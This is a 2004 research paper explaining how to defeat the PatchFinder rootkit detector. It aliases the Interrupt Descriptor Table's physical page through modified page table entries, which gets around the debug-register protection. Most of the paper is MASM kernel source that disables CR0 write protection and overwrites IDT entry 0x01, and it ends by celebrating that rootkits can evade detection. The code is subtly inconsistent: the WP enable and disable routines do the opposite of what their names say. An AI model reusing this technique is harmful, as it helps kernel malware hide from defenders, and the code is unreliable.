Avoiding Windows Rootkit Detection

Edgar Barbosa
embarbosa@yahoo.com

February 2004

Introduction

PatchFinder is a sophisticated diagnostic utility designed to detect kernel compromises. It is based in EPA (Execution Path Analysis) to detect rootkits.
Read [1] and [2] to full understand how it works. This paper will show a method to circumvent the EPA.

Method

EPA is based in single stepping mode of Intel Architecture using entry number 0x1 of the Interrupt Descriptor Table [IDT]. But, to avoid rootkit to
change that entry, it used the Debug Registers(DR0, DR1) to protect the Debug Handler procedure (very nice idea).



Fig. 0 - EPA protection mechanism.

But, let's read again the Intel Manual [3]:

"Each of the debug-address registers (DR0 through DR3) holds the 32-bit linear address of a breakpoint".

Pay attention: LINEAR ADDRESS! In Windows 2000/XP, is used the PAGING mechanism, wich translate LINEAR address to PHYSICAL address.

Suppose that IDT base address is at 0x8003F400, stored in IDTR.
Then, IDT entry number 0x01 is at 0x8003F408.

Intel again about IDTR:

"The base address specifies the LINEAR address of byte 0 of the IDT".

The Page Directory of Windows 2000/XP pointed by CR3 register is
mapped at linear address 0xc0300000.
Linear address is divided in Directory, Table and Offset.
Using the paging mechanism explained in to the manual, we found
the PHYSICAL address of 0x8003F408 to be 0x03F00
(value obtained experimentally).

All we need to do now is create a buffer, get the pointer to this
buffer and change the PAGE DIRECTORY and PAGE TABLE to make the
buffer to point to the PHYSICAL address 0x03F00.

After this, just write to the buffer and you will write in to
the IDT without triggering the protection mechanism!!!!
Debug Registers are useless to protect memory, because
they don´t protect PHYSICAL memory.

THE SOURCE CODE

Now comes the source, written for MASM v8.0
I love assembly language programming :-)
The complete source is at www.rootkit.com.

```
;--- IDTR structure definition------
DIDTR STRUCT          ;IDTR
dLIMIT  WORD  ?
ibase   DWORD ?
DIDTR ENDS
;--------------------

BypassIDTProtection PROC

        LOCAL dbgHandler:DWORD

        LOCAL myIDT:DIDTR

        LOCAL idtbase:DWORD
        LOCAL idtbaseoff:DWORD
        LOCAL idtPDE:DWORD
        LOCAL idtPDEaddr:DWORD
        LOCAL idtPTE:DWORD
        LOCAL idtPTEaddr:DWORD

        LOCAL varbase:DWORD
        LOCAL varbaseoff:DWORD
        LOCAL varPDE:DWORD
        LOCAL varPDEaddr:DWORD
        LOCAL varPTE:DWORD
        LOCAL varPTEaddr:DWORD

        LOCAL diffoffset:DWORD

        pushad

        ;Allocate memory to be PAGE size aligned
        invoke ExAllocatePool, NonPagedPoolMustSucceed, 01000h
        mov varbase, eax
```

```
cli                             ;don´t disturb!

invoke DisablePageProtection  ;for XP, old trick used by Regmon

sidt myIDT
mov eax, myIDT.ibase
add eax, 08h
mov idtbase, eax              ;idtbase = IDT base addr + 8 bytes


and eax, 0FFC00000h           ;Get Directory Index of IDT address
shr eax, 22
shl eax, 2                            ;multiply by four

mov ebx, 0c0300000h           ;0c0300000 = PAGE DIRECTORY
add ebx, eax                  ;ebx = [PAGE_DIRECTORY + DIR_INDEX*4]
mov idtPDEaddr, ebx

mov eax, [ebx]
mov idtPDE, eax               ;eax = PAGE DIRECTORY ENTRY for IDT address

mov eax, idtbase
and eax, 0FFFh                ;Get 12 LSB of IDT address = Offset into PAGE
mov idtbaseoff, eax

mov eax, idtbase
shr eax, 12                   ;Get 22 MSB of IDT address
shl eax, 2                    ;multiply by four

mov ebx, 0c0000000h           ;0c0000000 = INIT of PAGE TABLEs
add ebx, eax
mov idtPTEaddr, ebx           ;address of IDT address PTE

mov eax, [ebx]
mov idtPTE, eax               ;value of idt adress PTE

mov eax, varbase

and eax, 0FFC00000h           ;Get varbase PD index
shr eax, 22
shl eax, 2

mov ebx, 0c0300000h
add ebx, eax
mov varPDEaddr, ebx

mov eax, [ebx]
mov varPDE, eax

mov eax, varbase
and eax, 0FFFh
mov varbaseoff, eax

mov eax, varbase
shr eax, 12
shl eax, 2

mov ebx, 0c0000000h
add ebx, eax
mov varPTEaddr, ebx

mov eax, [ebx]
mov varPTE, eax

mov eax, varPDEaddr           ;change Page Directory Entry
                              ;to be the same of IDT 0x01
mov ebx, idtPDE
mov [eax], ebx

mov eax, varPTEaddr           ;change Page Table Entry
                              ;to be the same of IDT 0x01
```

```
        mov ebx, idtPTE
        mov [eax], ebx

        mov ebx, idtbaseoff           ;offset calculations
        mov eax, varbaseoff
        sub ebx, eax


        ;Now we will write in to the IDT 0x1 DESCRIPTOR
        ;using a LINEAR address that don´t will
        ;trigger the Debug Registers!
        ;Just a test, it make the entry 0x01 useless.

        mov eax, varbase
        mov dword ptr [eax+ebx], 0deadbeefh


        mov eax, varPDEaddr           ;restore old values
        mov ebx, varPDE
        mov [eax], ebx

        mov eax, varPTEaddr           ;restore old values
        mov ebx, varPTE
        mov [eax], ebx

        invoke EnablePageProtection   ;restore WP flag in CR0

        sti

        popad
        ret

BypassIDTProtection ENDP
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
EnablePageProtection proc

        push eax
        mov eax, CR0
        and eax, 0FFFEFFFFh
        mov CR0, eax
        pop eax
        ret

EnablePageProtection endp
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
DisablePageProtection proc

        push eax
        mov eax, CR0
        or eax, NOT 0FFFEFFFFh
        mov CR0, eax
        pop eax
        ret

DisablePageProtection endp
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

THE FUTURE OF ROOTKITS

**Unfortunately, this method makes the EPA to become useless.
Until Microsoft don't change his security architecture, none
method will stop rootkits in future.
The future rootkits will heavily play with paging mechanism.
There are infinite possibilities.
Once time in Ring Zero, forever Ring Zero.**

REFERENCES

[1] Joanna Rutkowska, *Advanced Windows 2000 Rootkit Detection*
[2] Joanna Rutkowska, *Detecting Windows Server Compromises with PatchFinder2*
[3] IA32 Intel Architeture Softwares Developer´s Manual, vol 1-3.